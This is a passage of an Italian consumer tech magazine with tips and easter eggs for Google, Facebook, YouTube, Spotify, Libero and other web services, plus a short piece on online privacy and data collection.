sentimentali degli utenti. In uno (**www.edmaster.it/url/3057**), Facebook ha stilato la lista delle città dove la gente tende a restare single il più a lungo possibile (la classifica delle città italiane è: Venezia, Lecce, Milano, Cosenza e Salerno); nell'altro (**www.edmaster.it/url/3056**), ha affrontato le dinamiche relazionali che precedono e seguono un fidanzamento. Ha scoperto che prima di dichiararsi "impegnati" sul social network, due persone intensificano la comunicazione online; dopo il fidanzamento la riducono, perché finisce il corteggiamento e perché si passa a una maggiore frequentazione di persona. Quello che sottovalutiamo è la capacità di analisi dei nostri dati (anche se raccolti in forma anonima), da cui il social network può fare deduzioni degne di Sherlock Holmes. Conoscerci meglio, significa proporci pubblicità sempre più mirate ed efficaci.

Scriviamo qualcosa, ma non clicchiamo su Pubblica: Facebook potrebbe memorizzarlo stesso! Questa è l'ultima (grave) accusa nei confronti del famoso social network.

LO FA ANCHE GOOGLE?!?

Alla luce delle recenti accuse nei confronti di Facebook, anche una funzione (ormai in uso da tempo) di Google fa storcere il naso. Quando digitiamo nella barra del motore di ricerca e vediamo comparire i suggerimenti automatici, sembra proprio che Big G ci stia leggendo il pensiero. Il motore mostra in automatico le chiavi più usate dagli utenti a partire dai caratteri che iniziamo a digitare. Qui troviamo anche le chiavi di ricerca che abbiamo utilizzato in passato: utile per risparmiare tempo, risolve gli errori di digitazione (in particolare sui dispositivi mobile) e raffinare le ricerche. Gmail, inoltre, salva in automatico le bozze dei messaggi scritti durante la digitazione. In tal modo, se il browser dovesse chiudersi troveremmo una copia (quasi) completa del messaggio che stavamo scrivendo. A differenza dei messaggi "auto-censurati" di Facebook, qui siamo difronte a servizi di indubbia utilità per gli utenti. Ma resta il sospetto che tutto finisca nel grande calderone della raccolta dati per scopi pubblicitari. D'altronde è questo il modello di business del colosso di Moutain View...


Su Google cominciamo a scrivere e come per incanto compaiono i suggerimenti per completare la ricerca. Bello, utile... ma inquietante al tempo stesso!


PROTEGGERE LA PROPRIA PRIVACY ONLINE
Dal sito **https://disconnect.me** installiamo l'estensione (**Get Disconnect**) per Chrome, Firefox, Safari o Opera. Cliccando **Disconnect Search** e **Get Disconnect Search** impediremo ai motori di ricerca di tracciarci.

50 grandi segreti del Web

I NOSTRI SITI PREFERITI NON SMETTONO DI STUPIRCI CELANDO TRUCCHI E SORPRESE...

ECCO LE PERLE NASCOSTE NEI MEANDRI DELLA RETE!

Spesso, navigando su Internet, ci soffermiamo alle prime apparenze: i contenuti offerti dal Web, infatti, sono praticamente infiniti e diventa quasi impossibile andare oltre una lettura superficiale. Ed è un peccato, perché molti dei grandi siti offrono più di quello che mostrano in home page, da spassosi easter egg a strumenti e tecniche per risparmiare o migliorare la nostra vita quotidiana... Abbiamo così deciso di andare a caccia di tali contenuti raccogliendo in questo imperdibile speciale tutte le gemme che abbiamo trovato.

ANNULLARE L'INVIO DI E-MAIL GIÀ SPEDITE

Abbiamo inviato un'email e ci siamo accorti di aver sbagliato destinatario? Il danno ormai è fatto... ma se usiamo Gmail, in futuro possiamo tutelarci. Gmail, infatti, dispone di una comoda funzione che ritarda di alcuni secondi l'effettivo invio dell'email; pertanto, in caso di errore, potremo fare clic sul link **Annulla** accanto a **Il messaggio è stato inviato**. Per attivare la funzione, andiamo nelle **Impostazioni**, facciamo clic sulla scheda **Labs** e abilitiamo **Annulla invio**.

SERRATURA A DOPPIA MANDATA

Per evitare che il nostro account di posta possa essere violato, Google consente di verificare l'accesso in due passaggi sfruttando lo smartphone. Dal PC andiamo su **www.google.com/settings/security** e attiviamo la **Verifica in due passaggi**; inseriamo il nostro numero di cellulare e attendiamo l'SMS con il codice da riportare nel form. Terminata la configurazione, ogni volta che accederemo al nostro account, riceveremo un SMS con il codice da usare in aggiunta alla password.

UNA PASSWORD A TEMPO SICURA AL 100%

Google Authenticator è il nuovo sistema di Google per proteggere gli account che abbiamo sui nostri siti Web preferiti (non solo quelli di Google). Se il sito supporta Google Authenticator per il login (o solo per proteggere l'accesso alle impostazioni del profilo), basta installare e avviare **Google Autenthicator** sul telefonino, inquadrare il QRCode con **Barcode Scanner** e associare l'account del sito al dispositivo. Così, ogni volta che vorremo accedere al sito, basterà avviare **Google Autenthicator** e digitare nel campo **PIN** del sito il codice mostrato sul telefonino. La password cambia ogni 30 secondi: quindi bisogna essere veloci!

EMAIL CON RICEVUTA DI RITORNO

Una mancanza di Gmail è che non consente di tracciare la consegna di un messaggio con una ricevuta di ritorno. Il problema, per fortuna, può essere risolto. Sul **Chrome Web Store** troviamo l'estensione **mxHero Toolbox**, che aggiunge a Gmail una serie di utili funzionalità, tra cui **Total Track**. Una volta installata, quando invieremo un'email, accanto a **Invia** troveremo un nuovo pulsante giallo: se lo premiamo, potremo accedere alle varie funzionalità aggiuntive, tra cui appunto la tracciatura.


I CLONI DI BIG G

Esistono diversi siti che si basano sul motore di Google per i risultati, ma utilizzano un'interfaccia decisamente meno seriosa. Andiamo, ad esempio, all'indirizzo **www.edmaster.it/url/3123**; accederemo a una versione del motore di ricerca davvero particolare! Anche **www.edmaster.it/url/3124** e **http://therevolvinginternet.com** sono assolutamente da non perdere... Un sito divertente per utilizzare Google allo specchio è **http://elgoog.im**: l'interfaccia sembra progettata da Leonardo e nasconde molte altre chicche! Infine, **http://lmgtfy.com** (Let Me Google That For You) è un'idea simpatica per creare delle sequenze animate che simulano delle operazioni di ricerca.

MUSICA MAESTRO!

Chi avrebbe mai immaginato che il traduttore di Google potesse essere utilizzato persino per comporre musica?!? Andiamo su **http://**

Su **www.bing.com/videos** inseriamo il cantante di nostro interesse o il titolo di un brano specifico: se passiamo con il cursore su ciascun risultato, potremo avere delle informazioni sul brano.

translate.google.it, impostiamo il **tedesco** nelle lingue e scriviamo una sequenza tipo **zk pv zk bschk pv zk pv bschk zk bschk pv bschk bschk pv kkkkkkkkkk bschk bschk bschk**. Quindi ascoltiamo la sintesi vocale della traduzione (icona dell'altoparlante)! Gli "strumenti" che forniscono i migliori risultati sono **zk**, **bschk**, **pv**, **bk**, **tk**, **vk**, **kt**, **kttp**, **krp**, **pv**, **th**, **thp**, **ds**... Provare per credere!

FOTORITOCCHI AUTOMATICI

Google plus (**https://plus.google.com**) è un ottimo strumento per condividere con gli amici i nostri scatti più belli o divertenti, anche grazie alle funzioni di editing integrate. Con la feature **Composizione automatica** attiva, molti effetti vengono applicati senza nessun intervento da parte dell'utente, in base alle caratteristiche delle immagini. Ad esempio, la funzione **Panorama** è in grado di unire automaticamente più scatti adiacenti di paesaggi per creare foto panoramiche. Se pubblichiamo degli scatti in sequenza dove compare sempre un oggetto o una persona in movimento, la funzione **Gomma** elimina l'elemento di disturbo. Con **Azione**, invece, possiamo realizzare un'animazione partendo da più immagini in successione. Insomma, non resta che caricare delle foto e lasciarsi stupire!

RICERCHE COMBINATE

Se stiamo cercando disperatamente qualcosa, ma non ricordiamo se si trova in un'email o in un documento, possiamo impostare **Gmail** affinché cerchi sia nella posta elettronica sia in **Drive**. Dalle impostazioni della posta, andiamo in **Labs** e attiviamo l'opzione **Ricerca Google Apps**.

TUTTO CASA E LAVORO

Google Maps, perfettamente integrato anche in Android con il navigatore, è un ottimo strumento per organizzare i nostri spostamenti sia da PC che in mobilità. Se adoperiamo la versione nuova delle mappe, possiamo inserire sia l'indirizzo di casa sia quello dell'ufficio, così da usare il navigare più agevolmente. Da compuwter andiamo su **http://maps.google.com** e nella casella di ricerca scriviamo **casa**; nel menu a tendina vedremo l'indirizzo della nostra abitazione e, se non è presente o è sbagliato, potremo modificarlo facendo clic rispettivamente su **imposta posizione** o **modifica**. Per l'indirizzo dell'ufficio, invece, digitiamo **lavoro** e operiamo allo stesso modo.

CHI HA MODIFICATO IL FILE?!?

GoogleDrive è senz'altro uno dei migliori strumenti in circolazione per la condivisione di documenti e per realizzare attività di coooperazione a distanza; i file, infatti, possono essere condivisi in sola lettura, ma anche in scrittura. Adesso **Drive** dispone di una comoda funzione per vedere tutte le modifiche che sono state apportate a un documento sia da noi che dai collaboratori con cui è attiva la condivisione. Andiamo in **Drive** e mettiamo la spunta accanto al file che ci interessa; quindi, facciamo clic sul pulsante con la i (informazioni) e avremo l'elenco di tutte le modifiche.


CERCARE IMMAGINI "LEGALI"

Eseguiamo una ricerca con **Google Immagini**, clicchiamo **Strumenti di ricerca** e poi su **diritti di utilizzo**. Il menu ci consentirà di visualizzare le foto per tipo di licenza.

LE NOTIZIE CHE CI PIACCIONO

Google News (**https://news.google.it**) è un utile aggregatore di notizie: con pochi clic del mouse possiamo tenerci aggiornati sulle ultime novità. Possiamo anche sfruttare la casella di ricerca per individuare un argomento specifico, oppure utilizzare i filtri predefiniti per scegliere il paese e la categoria. Ma a parte questo, il servizio ci consente di personalizzare ulteriormente la visualizzazione. Facciamo clic sul pulsante **Personalizza Google News**: utilizzando i cursori a scorrimento, abbiamo modo di scegliere ad esempio se vogliamo più notizie scientifiche e meno sport!

GOOGLE EARTH: OLTRE LA TERRA

Google Earth guarda avanti, o forse dovremmo dire che punta in alto, visto che consente di esplorare non solo la Terra, ma anche la Luna e Marte! Basta fare clic su **Visualizza/Esplora**. Se decidiamo di volare su **Marte**, proviamo a digitare nel campo di ricerca la parola **Meliza**, approderemo su un punto del pianeta che non è affatto disabitato! Facciamo clic sul marziano e potremo iniziare una conversazione in inglese con lui, che ci fornirà utili informazioni!

IL TELEFONO CHE CI FA RISPARMIARE

UN NUMERO DI FAX GRATIS

Spesso, quando attiviamo un servizio, non siamo sempre a conoscenza di tutte le funzionalità incluse nel pacchetto. Molti utenti che hanno sottoscritto un abbonamento per telefono e ADSL con Tiscali, ad esempio, non sanno che hanno a disposizione anche un numero aggiuntivo che consente di ricevere gratuitamente fax sulla propria casella di posta **@tiscali.it**. Per attivare il servizio, basta andare su **http://fax.**

LE CHICCHE DI GOOGLE

L'ARCHIVIO DEI BREVETTI
www.google.it/patents

Hai avuto un'idea geniale che potrebbe cambiare la tua vita? Verifica che non l'abbiano già brevettata! Inserisci una stringa che descriva l'idea: otterai un elenco di tutti i brevetti che soddisfano i parametri, con informazioni sulla data di concessione e sul nome dell'inventore.

LA CALCOLATRICE NASCOSTA
www.google.it

Google può essere utilizzato per effettuare qualsiasi tipo di calcolo. Basta inserire l'espressione nella casella di ricerca e premere **Invio**. Se, invece, inseriamo una funzione matematica, ad esempio **log(2*sin(x(2))+2**, verrà visualizzato il relativo grafico in sistema di assi cartesiani.

EASTER EGG IN GOOGLE
www.google.it

Cerca **tilt**, oppure **askew**: ti ritroverai con lo schermo inclinato! Con **do a barrel roll** il motore di ricerca ti farà letteralmente girare la testa, mentre con **zerg rush** le tue ricerche verranno distrutte!

I VIAGGI FOLLI DI STREET VIEW
http://maps.google.com/ocean
Immergiamoci nell'oceano!
www.edmaster.it/url/3119
In visita al data center di Google.
www.edmaster.it/url/3120
Varca la porta e teletrasportati in un punto qualsiasi del mondo.

DOODLE PER TUTTI I GUSTI
www.google.com/doodles

Per le ricorrenze importanti, Google sostituisce il classico logo con un Doodle. Qui li troviamo tutti! E se vogliamo divertirci con i giochi nascosti nei Doodle cerchiamo **pacman**, oppure **soccer 2012** e **basketball 2012**.

GIRA IL MONDO IN 80 SECONDI!
www.edmaster.it/url/3121

Con **Tour Builder** puoi creare un tour personalizzato con immagini e testo sfruttando il plugin di Google Earth. Alla fine, il percorso potrà essere condiviso con gli amici.

SUL WEB www.web2pdfconvert.com è in grado di trasformare qualsiasi pagina Web in un file PDF, da scaricare in locale e leggere con calma. Basta inserire l'URL del sito che ci interessa e premere il pulsante **Convert to PDF**!

TRUCCHI SOCIAL


CAMBIARE NOME UTENTE
www.facebook.com
Pochi sanno che l'accesso a Facebook è possibile anche tramite nome utente (e non con l'email). Accediamo al nostro diario e guardiamo la barra degli indirizzi: troveremo qualcosa come **www.facebook.com/pincopazzino**; il nome utente è **pincopazzino**. Per modificarlo: dalle impostazioni andiamo in **Generale**, cerchiamo **nomeutente** e clicchiamo **modifica**.

COMPLEANNI DA RICORDARE
www.facebook.com
Facebook ci evita di fare figuracce aiutandoci a ricordare i compleanni degli amici. D'altra parte, sarebbe utile poter esportare l'elenco di tali ricorrenze. Facciamo clic su **Eventi** nella colonna di sinistra e poi sulla rotellina delle impostazioni in alto a destra accanto a **Oggi**. Scegliamo **Esporta** e facciamo clic col tasto destro su **esportare i compleanni dei tuoi amici**. Incolliamo il link nella barra degli indirizzi, sostituendo **webcal://** con **http://** così da scaricare sul PC un file in formato **.ics**. Se vogliamo importarlo nel **Calendario** di Google, da **www.google.com/calendar** andiamo nelle impostazioni, facciamo clic sulla scheda **calendari** e poi su **Importa calendario**. infine, selezioniamo il file **.ics**.

TUTTI I VOLTI DI FACEBOOK
http://app.thefacesoffacebook.com
È un progetto ambizioso e divertente che raccoglie in una sola schermata il miliardo e passa di volti che costituiscono l'universo Facebook. Da non perdere!

UNA LINGUA MAI VISTA!
www.facebook.com
Ravviviamo Facebook cambiando lingua all'interfaccia! Con ciò non intendiamo passare al francese o al tedesco, ma a idiomi molto più particolari, come il **Pirate English**, che dà un tocco "hack" alla nostra interfaccia, o l'**Upside down English**, così da ritrovarci tutte le scritte in inglese e sottosopra! Tutte le opportunità offerte le troviamo in **Impostazioni/Generale/Lingua/Modifica**.

FAX GRATIS CON TISCALI
tiscali.com/registration.html, inserire i dati richiesti e fare clic su **Accetto**. Terminata la registrazione, ci verrà assegnato un numero di telefono, con prefisso 178, che useremo per ricevere fax. Anche chi non ha l'ADSL Tiscali può provare il servizio dalla pagina **http://servizi.tiscali.it/fax/fax_norm**.

TELEFONARE DA GMAIL
Per fare una telefonata non dobbiamo più allontanarci dal PC! Con **Google Voice** possiamo chiamare qualsiasi telefono in qualunque parte del mondo! Le telefonate non sono gratuite, ma i costi al minuto sono concorrenziali rispetto ai gestori telefonici. Ad esempio, chiamare negli USA cosa 1,2 €/cent al minuto. L'utilizzo è semplicissimo: apriamo il nostro account Gmail e facciamo clic sul simbolo della cornetta telefonica che si trova in basso a sinistra; se ci viene richiesto, installiamo l'add-on specifico. Quindi, dopo aver caricato un minimo di credito, potremo usare il tastierino per comporre il numero desiderato. Gli utenti Google che si trovano negli USA possono anche ricevere telefonate... speriamo che questa funzionalità venga estesa presto anche in Italia!

10% IN PIÙ SULLE RICARICHE
Di tanto in tanto i gestori di telefonia regalano del credito a chi effettua una ricarica online. È il caso di Wind, che regala il 10% di ricarica in più ai suoi clienti, a patto di effettuare la ricarica dal sito **www.wind.it** e non attraverso altri canali (banca, punto vendita, ecc.). Questa promozione non è sempre attiva. Pertanto, diamo regolarmente un'occhiata al sito ufficiale del gestore e approfittiamone non appena possibile!

SMS GRATIS CON ALICE
I clienti TIM che sottoscrivono un qualsiasi abbonamento Alice per telefonia e ADSL possono sfruttare alcuni vantaggi esclusivi. Ad esempio, hanno a disposizione una casella di posta elettronica **@alice.it** con 3 GB di spazio e la possibilità di inviare allegati di grande dimensione, fino a 2 GB. Inoltre, e spesso questa cosa passa inosservata, tramite il pannello di controllo di tale casella di posta è possibile spedire gratuitamente fino a 10 SMS al giorno.

TUTT'ALTRA MUSICA

PLAYLIST PRIVATE IN SPOTIFY
Spotify è ben integrato nel mondo dei social network e ama condividere con il resto del mondo i brani che preferiamo. Ma se ci vergogniamo di far sapere in giro che ascoltiamo Cristina D'Avena o siamo fan sfegatati di Romina Power, possiamo fare in modo che questo nostro piccolo vezzo resti tra noi e Spotify! La procedura è davvero molto semplice: usando la versione desktop di Spotify, facciamo clic sul nostro nome in alto a destra e scegliamo **Sessione privata**. In questo modo, Spotify non segnalerà in giro la musica che ascoltiamo!

UNA TESTINA DI RIPRODUZIONE
Se vogliamo far ascoltare a un nostro amico una parte specifica di un brano, ad esempio perché quelle parole ci piacciono particolarmente o magari vogliamo un aiuto per tradurre il testo, con **Spotify** lo possiamo fare. Carichiamo il brano nella coda di riproduzione, facciamo clic col tasto destro su di esso e selezioniamo **Copia collegamento HTTP**. Incolliamo l'URL nel messaggio da inviare e aggiungiamo alla fine un simbolo **#** seguito dal punto esatto di riproduzione. Se, ad esempio, vogliamo far partire la riproduzione dal minuto 2:20, avremo una cosa del tipo **http://open.spotify.com/track/6Gohk4smtb9fDjMjryAx0g#2:20**. Chi riceverà la URL dovrà semplicemente incollarla nella casella di ricerca di Spotify.


WINAMP È TORNATO!
Dicembre 2013: dopo all'acquisizione da parte di Radionomy, Winamp è stato dismesso, dopo anni di onorata carriera. Ma i nostalgici saranno contenti di provare **Spotiamp**, un vero e proprio tributo a Winamp, che ne riproduce la skin ma si integra perfettamente con Spotify, riprendendone le funzionalità (**http://spotiamp.com**).


VIDEO SENZA FRONTIERE


LO GUARDO PIÙ TARDI!
Se durante i nostri "raid" in Rete ci imbattiamo in video che ci interessano ma non abbiamo il tempo di guardarli subito, invece di salvare manualmente da qualche parte le URL, possiamo sfruttare una comoda funzionalità di **Youtube**, ancora poco nota e utilizzata. Trovato il video, dobbiamo semplicemente fare clic sull'iconcina a forma di orologio, accanto alle impostazioni. La clip verrà inserita nella playlist **Guarda più tardi**, accessibile tramite il menu a sinistra. Un'idea semplice, ma geniale!

AGGIORNAMENTI DISPONIBILI
Se siamo iscritti a uno o più canali su YouTube che riteniamo interessanti e abbiamo guardato già tutti i video pubblicati, non ci resta che aspettare l'arrivo di nuovo materiale. Piuttosto che andare periodicamente a guardare la presenza di aggiornamenti, è senz'altro più pratico ricevere una notifica nella nostra casella

Tramite l'URL **www.flickr.com/cameras** possiamo visualizzare un elenco delle fotocamere più utilizzate e apprezzate dagli utenti di Flickr, sia in termini di marche che di modelli.

di posta elettronica. Andiamo sul canale, facciamo clic sulla rotellina delle impostazioni in alto a destra e spuntiamo la voce **Inviami gli aggiornamenti**.

AUDIO SENZA VINCOLI

Quando aggiungiamo una traccia musicale protetta da vincoli di copyright a un video che intendiamo pubblicare su Youtube, c'è il rischio che l'audio venga disattivavo o la clip addirittura rimossa dal sistema. Per evitare questo tipo di problemi, la cosa migliore è utilizzare musiche di background completamente free. Se andiamo su **www.youtube.com/audiolibrary**, troveremo centinaia di brani disponibili per il download e utilizzabili senza nessun tipo di problema nei nostri video.

RISOLUZIONE MAI VISTA!

La televisione a ultra alta definizione (o UHDTV) è l'ultima frontiera dell'home cinema; e, ovviamente, Youtube si è subito adeguato al nuovo standard, mettendo già a disposizione i primi video nel nuovo formato. Possiamo trovare una buona selezione di video a 4K all'URL **www.edmaster.it/url/3125**. Ovviamente, per poter sfruttare l'incredibile risoluzione di questi filmati, avremo bisogno di un televisore 4K o di un monitor Ultra HD!

I TRUCCHI DI YOUTUBE

Anche Youtube, come tanti servizi in Rete, nasconde delle sorprese. Ad esempio, proviamo a cercare **Fibonacci**: il risultato della ricerca verrà composto gradualmente seguendo la sequenza di Fibonacci, con la classica spirale logaritmica. Gli appassionati di Star Trek, in particolare della serie originale con il comandante Kirk, si divertiranno con l'effetto prodotto dalla ricerca della celebre frase **Beam me up, Scotty**. Gli smanettoni saranno contenti dell'interfaccia geek ottenuta anteponendo il simbolo **/** (seguito da uno spazio) a qualsiasi stringa di ricerca; ad esempio, **/ pincopazzino**!

IL TUBO IN SLOW MOTION

Tramite il sito **www.youtubeslow.com**, potremo accedere a tutti i video di Youtube in maniera inusuale: rallentati. Il funzionamento è davvero semplice. Cerchiamo su Youtube il filmato che ci interessa, copiamo la URL e incolliamola nell'apposita casella di YoutubeSlow. Il video verrà rallentato, ma in qualsiasi momento potremo rivederlo a velocità normale facendo clic su **Normal speed**.

YOUTUBE SENZA INTOPPI

Se la nostra connessione è lenta, guardare un video su Youtube può essere un'esperienza davvero frustrante, perché il sistema sta sempre a bufferizzare i dati, arrestando temporaneamente la riproduzione. Ma cercando nei meandri del sito, ci siamo imbattuti in **Feather** (**www.youtube.com/feather_beta**), una funzione, ancora in versione beta, che consente di ridurre quanto più possibile la latenza dei filmati. Limitando le funzioni di visualizzazione e applicando tecniche che riducono la quantità di dati che vengono trasferiti dal server al PC, la fluidità di visualizzazione ne può guadagnare sensibilmente. È importante precisare che alcuni video non sono fruibili con la funzione feather attiva.

SEMPRE PIÙ LIBERO.IT

CHI TROVA UN AMICO, TROVA UN TESORO

Dall'URL **http://digiland.libero.it/ricerca.phtml**, possiamo accedere al servizio **Trovamici** di Libero: un modo veloce per incontrare persone nuove. Basta inserire le nostre preferenze, come la fascia di età, la regione o la provincia, il sesso, et voilà! E gli utenti più attivi avranno il piacere di ritrovarsi in prima pagina, in una delle categorie definite: people, più popolari, più comunicativi, più curiosi! Ovviamente, per poter contattare le persone che ci interessano avremo bisogno di essere autenticati con un account di Libero.

PAROLE IN LIBERTÀ

Nascosto nel portale di Libero c'è anche una chat, con stanze anche particolarmente simpatiche, come **Il consiglio degli Elfi**, **Hogwarts** e **Sorcini**... Oltre alle chat tradizionali, troviamo anche stanze audio e video. E chi cerca qualcosa di più "hot", troverà pane per i suoi denti nelle stanze vietate ai minori di 18 anni (VM18), come **Chiacchiere piccanti**. Insomma, nessuno resterà deluso dall'ampia scelta di argomenti. Basta andare su **http://digiland.libero.it/chat.php**.

IL MIO BLOG DENTRO LIBERO

Libero ha pensato anche a chi vorrebbe condividere alcuni momenti della propria vita con gli altri e non sa da dove partire. Tramite l'URL **http://blog.libero.it** è possibile accedere alla piattaforma di blog pronta all'uso, con cui creare il proprio mondo virtuale in maniera semplice e veloce: partendo da un tema predefinito, che può essere poi modificato, bastano davvero pochi passi per iniziare a scrivere i post e rendersi visibili al mondo!

SERVIZI UTILISSIMI

VADE RETRO, SPOT!

https://adblockplus.org

Navigare sul Web o usare servizi come Youtube e Facebook spesso diventa frustrante a causa dei tanti annunci pubblicitari che invadono le pagine. Per fortuna, esiste **Adblock Plus** un'estensione per i browser più diffusi che riesce a bloccare praticamente tutto.

PAGINE PER SEMPRE STATICHE

http://historio.us

A differenza degli altri gestori di bookmark, Historius non salva semplicemente l'indirizzo della pagina che ci interessa, ma la congela nello stato corrente. In questo modo, quando la richiameremo, non la vedremo come è attualmente, ma come era al momento del salvataggio.

FUNZIONI WIKI IN ANTEPRIMA

www.it.wikipedia.org

Gli utenti registrati su Wikipedia possono testare in anteprima le funzionalità ancora in Beta. Una volta autenticati, andiamo su **Preferenze/Funzionalità sperimentali** e selezioniamo le opzioni che ci interessano (Media Viewer, aggiornamenti tipografici per migliorare la visibilità, la modifica di formule con Visual Editor e la funzione per individuare le pagine geograficamente vicine per contenuto a quella corrente).

LA STORIA GIORNO PER GIORNO

www.it.wikipedia.org

Con Wikipedia possiamo realizzare velocemente un almanacco con gli avvenimenti più importanti accaduti nel mondo. Basta inserire nella casella di ricerca l'anno di nostro interesse. Ma possiamo anche riportare un giorno e un mese, oppure soltanto un mese (ad esempio, **10 dicembre**).

L'ORACOLO DEL WEB

www.wolframalpha.com

Basta inserire una domanda, per ora soltanto in inglese, e attendere la risposta. Si possono chiedere informazioni su un personaggio famoso, sugli interpreti di un film, ma anche operazioni di conversione o calcoli matematici.

SUL WEB Su **https://history.google.com/history** viene presentato un elenco delle ricerche che abbiamo fatto con Google, classificate per data, mentre eravamo autenticati (con tanto di grafici sulle nostre attività di ricerca).

MOMENTI DI SVAGO

VOGLIA DI RETROGAME?
www.edmaster.it/url/3122
I vecchi videogiochi hanno un fascino che neppure le grafica realistica delle recenti console riesce a scalfire. Qui troviamo tutti i giochi che hanno fatto la storia, con una breve descrizione, il manuale completo, e la possibilità di giocarci online usando un emulatore.

DISTRUGGIAMO QUEL SITO
http://kickassapp.com
Trasforma qualsiasi pagina Web in un campo di gioco per il vecchio e amato Asteroid! Per attivare la funzione, dal sito di Kickassapp trasciniamo il pulsante **Kick Ass** sulla barra dei segnalibri del browser... e siamo pronti a giocare!

UN TETRIS PROFESSIONALE
http://dropin.linkedinlabs.com
Trasformiamo il serioso social network Linkedin in una base per giocare a Tetris con i nostri contatti. Autentichiamoci con l'utenza di Linkedin e iniziamo a giocare!

PRENDIAMOCI UN BREAK(OUT)
http://images.google.it
Vuoi rilassarti in un momento di pausa? vai su Google Immagini e digita **Atari Breakout**.



IL CODICE KONAMI SUL WEB
http://konamicodesites.com
Il codice Konami è una sequenza di tasti (**su su giù giù sinistra destra sinistra destra** seguiti dalle lettere **b** e **a**) che consente di sbloccare funzioni nascoste nei giochi, ma che viene utilizzata anche in diversi siti per rendere disponibili easter egg o amenità varie. Qualche esempio? Usiamo la sequenza su **www.vogue.co.uk**, **http://digg.com** e **www.duelinganalogs.com**. Oppure, creiamo un **Documento** in **Google Docs** e usiamo il codice Konami!

VOLO SIMULATO
http://earth.google.it
Google Earth ci permette di esplorare il mondo anche dalla cabina di pilotaggio di un areo. Andiamo in **Strumenti,** clicchiamo **Accedi al simulatore di volo** e divertiamoci con **Avvia il volo**.

IL MONDO DELLE ASTE

EBAY INTEGRATO NEL BROWSER
EBay rappresenta un modo comodo e divertente per acquistare qualsiasi cosa. In alcuni casi, gli articoli in vendita sono associati al pulsante **Compralo subito**; in altre situazioni dobbiamo essere bravi e fortunati ad aggiudicarci l'asta. In questi casi, se non stiamo attenti rischiamo di farci scappare quell'affare che ci interessa tanto. La soluzione migliore per avere costantemente un occhio su eBay anche mentre navighiamo in altre pagine è installare l'estensione **eBay Extension for Google Chrome**, che troviamo nel **Chrome Web Store**. Una volta installata, potremo usare l'estensione per controllare in un attimo le nostre aste in corso ed, eventualmente, concludere l'acquisto.

UN AMICO CHIAMATO VIRGILIO

GIOCHI SENZA LIMITI
A volte un momento di relax diventa fondamentale, perché si possa poi riprendere il lavoro con rinnovato entusiasmo. E allora, cosa c'è di meglio di un giochino al PC, magari online? Yahoo offre davvero tante occasioni per svagarsi: basta andare su **http://it.giochi.yahoo.com/gratis**. Troveremo di tutto, dalla dama ai classici arcade. Ovviamente, è tutto gratis; e non mancano i giochi di carte o di strategia. Questi giochi, siccome prevedono anche l'interazione con un avversario, utilizzano il principio delle "stanze": quando ci sono troppi utenti collegati, si viene messi in coda e bisogna aspettare che arrivi il proprio turno. Per chi non ama le attese, abbiamo realizzato una pagina HTML, **Yahoo! Backdoors** (allegata al CD/DVD di Idea Web) che permette di accedere velocemente a tutti i giochi tramite dei link diretti, aggirando così i controlli sul numero di utenti connessi. In questo modo, il divertimento sarà immediato!

INCONTRI RAVVICINATI
